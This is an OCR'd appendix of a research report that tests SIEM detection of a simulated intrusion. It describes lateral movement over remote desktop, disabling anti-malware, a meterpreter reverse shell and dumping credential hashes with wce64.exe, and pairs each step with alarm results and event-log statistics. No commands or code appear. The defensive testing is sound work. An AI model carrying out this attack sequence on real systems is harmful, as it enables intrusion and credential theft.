4610	1
4611	7
4614	1
4622	9
4624	11
4634	5
4647	1
4648	3
4673	9
4674	7
4688	191
4689	168
4714	1
4720	1
4722	1
4724	1
4728	1
4732	3
4738	1
4902	1
4956	1
5000	1
5140	1
5142	4
5143	1
5145	6
5446	22
5447	403
5448	2
5449	1
5450	1
5478	1
6009	1
7000	1
7002	1
7006	2
7009	1

9009	1

MPE Rule

C EVID 4624 : Authentication Success	1
C EVID 4624 : System Logon Type 3	4
C EVID 4624 : User Logon Type 11	1
C EVID 4624 : User Logon Type 5	4
C EVID 4624 : User Logon Type 7	1
C EVID 4673 : Fail Priv Svc Call	3
C EVID 4673 : Priv Svc Call	6
C EVID 4688 : New Process Created	191
CMD Tool Access by a Network Aware Application	54
Desktop Windows Manager Exited	1
EVID 4608 : System Starting	1
EVID 4610 : Authentication Package Loaded	1
EVID 4611 : Trusted Logon Process Registered	7
EVID 4614 : Notification Package Loaded	1
EVID 4622 : Security Package Loaded	9
EVID 4634 : System Logoff Type 3	3
EVID 4634 : User Logoff Type 11	1
EVID 4634 : User Logoff Type 7	1
EVID 4647 : User Initiated Logoff	1
EVID 4648 : Explicit Logon	3
EVID 4674 : Fail Priv Object Operation	6
EVID 4674 : Privileged Object Operation	1
EVID 4689 : Process Exited	168
EVID 4714 : Encrypted Data Recovery Policy Changed	1
EVID 4720 : User Account Created	1
EVID 4722 : User Account Enabled	1
EVID 4724 : Password Change Attempt	1
EVID 4728 : User Added Glbl Security Grp	1
EVID 4732 : Usr Added To Local Sec Grp	3
EVID 4738 : User Account Changed	1
EVID 4902 : Per User Audit Policy Refreshed	1
EVID 4956 : Firewall Changed Active Profile	1
EVID 5140 : Network Share Was Accessed	1
EVID 5142 : Network Share Object Was Added	4
EVID 5143 : Network Share Object Was Modified	1

EVID 5145 : Network Share Object Checked	6
EVID 5446 : Filtering Platform Callout Chng : Add	22
EVID 5447 : Filtering Platform Filter Chng : Add	241
EVID 5447 : Filtering Platform Filter Chng : Del	162
EVID 5448 : Filtering Platform Provider Chng: Add	2
EVID 5449 : Filtering Platform Cntxt Chng : Add	1
EVID 5450 : Filtering Platform SubLayer Chng : Add	1
EVID 5478 : IPSEC Service Started	1
EVID 6 : File System Filter Registered	4
EVID 6009: System Starting	1
EVID 8222 : Shadow Copy Has Been Created	2
General : Service Control Manager Error	4
McAfee HIPs event Header	61
McShield Service Start	1
Successful Logoff	1
VMware Tools	1

Table B.8: Local User to Administrator Privilege Escalation Test Case Log Statistics

B.9 Delivery – Host Access

B.9.1 Test Case Description

The attacker initiates a remote desktop connection to leverage the newly created administrative account on the compromised workstation.




Figure B.22: Remote Desktop Connection from Attacker to Workstation Test Case Data Flow Diagram

B.9.2 Alarms Generated

B.9.2.1 Baseline SIEM Ontology

No alarms were generated.

B.9.2.2 Modified SIEM Ontology

Two alarms were generated with the modified SIEM ontology. The first alarm was reported by the host intrusion prevention system identifying new registry key installation associated with the Linux remote desktop process. The second alarm identified the

rdpclip.exe process start on the workstation and attributed this action as a possible lateral movement tool.




Figure B.23: Modified SIEM Alarm Detecting Registry Key Modifications Following Linux Remote Desktop Process Installation




Figure B.24: Modified SIEM Rule Detecting Process Execution of a Suspected Lateral Movement Tool

B.9.3 Log Data Generated

174 logs were generated. Statistics pertaining to LogRhythm base ontology classification fields, vendor specific event ID codes, and specific parsing rules are presented in the following table.

Classifications

Startup and Shutdown	136
Warning	1
Other Audit	13
Host Access	4
Suspicious	8
Access Failure	5
Access Success	1
Authentication Success	6

Vendor Message ID

4688	77
4689	59
1000	1
1148	4
910	8
4673	5
4663	1
7001	1
4776	1
4611	1
4648	1
4624	2

MPE Rule

C EVID 4688 : New Process Created	77
EVID 4689 : Process Exited	59
VMware Tools	1
McAfee HIPs event Header	13
CMD Tool Access by a Network Aware Application	4
Uninstall Registry Key Modification	8
C EVID 4673 : Fail Priv Svc Call	5
EVID 4663 : Attempt Made To Access Object	1
Successful Login	1
EVID 4776 : Remote Logon	1
EVID 4611 : Trusted Logon Process Registered	1
EVID 4648 : Explicit Logon	1
C EVID 4624 : System Logon Type 10	2

Table B.9: Initial Lateral Movement Test Case Log Statistics

B.10 Actions on Objective – Disable Protection and Stage Hacking Tools

B.10.1 Test Case Description

The attacker established a remote desktop session with administrative privileges on a workstation within the protected environment in the previous test case. The attacker used these privileges to disable anti-malware protection mechanisms on the compromised system and upload additional hacking tools to the compromised system to establish more powerful remote access tools and extract password hashes stored on the workstation. These hacking tools are transferred to the compromised workstation via mounting a network share to the attacker machine samba service.




Figure B.25: Disabling Protection Software and Transferring Hacking Tools Test Case Data Flow Diagram


B.10.1.1 Alarms Generated

B.10.1.2 Baseline SIEM Ontology

No alarms were generated.

B.10.1.3 Modified SIEM Ontology

One alarm was generated using the new SIEM ontology consisting of three correlated events. Review of the metadata contained within the "command" field of the alarm properties pane indicates the actions performed to disable the anti-malware protection software and mount a samba share on the attacker machine were detected. This data also provides attribution to the attacker's machine via IP address contained within the "command" field.



B.26: Modified SIEM Rule Detecting Anti-Virus Bypass and Network Share Mounting

B.10.2 Log Data Generated

86 logs were generated. Statistics pertaining to LogRhythm base ontology classification fields, vendor specific event ID codes, and specific parsing rules are presented in the following table.

Classifications

Startup and Shutdown	41
Access Success	2
Access Failure	2
Authentication Success	6
Other Audit	18
Host Access	17

Vendor Message ID

4689	22

4688	19
4673	3
6281	1
4611	6
1148	17

MPE Rule

EVID 4689 : Process Exited	22
C EVID 4688 : New Process Created	19
C EVID 4673 : Priv Svc Call	2
EVID 6281 : Code Integrity	1
EVID 4611 : Trusted Logon Process Registered	6
C EVID 4673 : Fail Priv Svc Call	1
McAfee HIPs event Header	18
CMD Tool Access by a Network Aware Application	17

Table B.10: Delivery of Hacking Tools Test Case Log Statistics

B.11 Installation – Software Modification – Launching Meterpreter

B.11.1 Test Case Description

The attacker initiates executes a program on the compromised workstation that establishes a privileged reverse shell back to the attacker machine via the meterpreter hacking program. This provides the attacker with access to a multitude of common hacking scripts and exploits tools.




Figure B.27: Meterpreter Reverse Shell from Workstation to Attacker Test Case Data Flow Diagram

B.11.2 Alarms Generated

B.11.2.1 Baseline SIEM Ontology

18 alarms were generated using the baseline SIEM ontology. However, it is difficult to determine if these alarms are associated with the meterpreter shell code or anomaly detection alarms associated with previously baselined traffic. The highlighted alarm indicates suspected lateral movement activity to the internal email server, which is likely attributed to the vulnerability scan activity conducted in previous test cases. Regardless,

the alarms below are not easily recognized as being associated with the attacker's actions on the compromised workstation.




Figure B.28: Baseline SIEM Alarms Identified During Meterpreter Reverse Shell Execution

B.11.2.2 Modified SIEM Ontology

1 alarm was generated using the modified SIEM ontology. The meterpreter shell was detected based on observation of a new process not listed on a whitelist of approved programs. The location of the file was provided in the "url" metadata field in the alarm properties pane indicating this program was located on the desktop belonging to the user "haxor" and the name of the process is "reverse_met_tcp.exe." This data may be utilized by security analysts to rapidly identify the source of this incident and escalate this observation to administrative personnel for action.




Figure B.29: Modified SIEM Alarm Detecting Meterpreter Shell Process

B.11.3 Log Data Generated

106 logs were generated. Statistics pertaining to LogRhythm base ontology classification fields, vendor specific event ID codes, and specific parsing rules are presented in the following table.

Classifications

Access Failure	1
Access Success	4
Authentication Success	4
Configuration	12
Startup and Shutdown	85

Vendor Message ID

19	1
903	1
4611	3
4624	1
4663	2
4673	2
4688	43
4689	41
5446	4
5447	4
5448	1
5450	1
6281	1
7040	1

MPE Rule

C EVID 4624 : User Logon Type 5	1
C EVID 4673 : Priv Svc Call	2
C EVID 4688 : New Process Created	43
EVID 19 : Update Installed	1
EVID 4611 : Trusted Logon Process Registered	3
EVID 4663 : Attempt Made To Access Object	2
EVID 4689 : Process Exited	41
EVID 5446 : Filtering Platform Callout Chng : Del	4
EVID 5447 : Filtering Platform Filter Chng : Del	4
EVID 5448 : Filtering Platform Provider Chng: Del	1
EVID 5450 : Filtering Platform SubLayer Chng : Del	1

EVID 6281 : Code Integrity	1
EVID 903 : Software Protection Service Stopped	1
Service Start Type Was Changed	1

Table B.11: Meterpreter Reverse Shell Installation Test Case Log Statistics

B.12 Actions on the Objective- Privilege use: Hash Dump

B.12.1 Test Case Description

The attacker leveraged to reverse meterpreter shell to execute the hash dump program "wce64.exe" that was uploaded to the victim machine in test case B.10. This provide hash values and account names for accounts that had previously accessed the workstation. A domain administrator account had previously logged onto the machine and cached the username and hash value within the workstations volatile memory. These credentials were extracted by the attacker and stored on the attacking machine for future use via the pass-the-hash authentication technique.




Figure B.30: Hash Extraction on Compromised Workstation Test Case Data Flow Diagram

B.12.2 Alarms Generated

B.12.2.1 Baseline SIEM Ontology

No alarms were generated.

B.12.2.2 Modified SIEM Ontology

One alarm was generated using the modified SIEM ontology containing three correlated events. The alarm highlighted in figure 10.31 depicts the "wce64.exe" process used to extract hash values on the workstation as well as the "cmd.exe" process used to evoke the "wce64.exe" process. The alarms "multiple lateral movement alarms by account" and "multiple reconnaissance events by origin host" in figure B.31 below were associated with test case B.13 and will be discussed in section B.13.




Figure B.31: Modified SIEM Alarm Detecting Hash Extraction

B.12.3 Log Data Generated

55 logs were generated. Statistics pertaining to LogRhythm base ontology classification fields, vendor specific event ID codes, and specific parsing rules are presented in the following table.

Classifications

Startup and Shutdown	37
Authentication Success	4
Access Success	14

Vendor Message ID

4689	19
4688	17
4634	2
5145	11
5140	2

4674	1
4624	2
903	1

MPE Rule

EVID 4689 : Process Exited	19
C EVID 4688 : New Process Created	17
EVID 4634 : User Logoff Type 3	1
EVID 5145 : Network Share Object Checked	11
EVID 5140 : Network Share Was Accessed	2
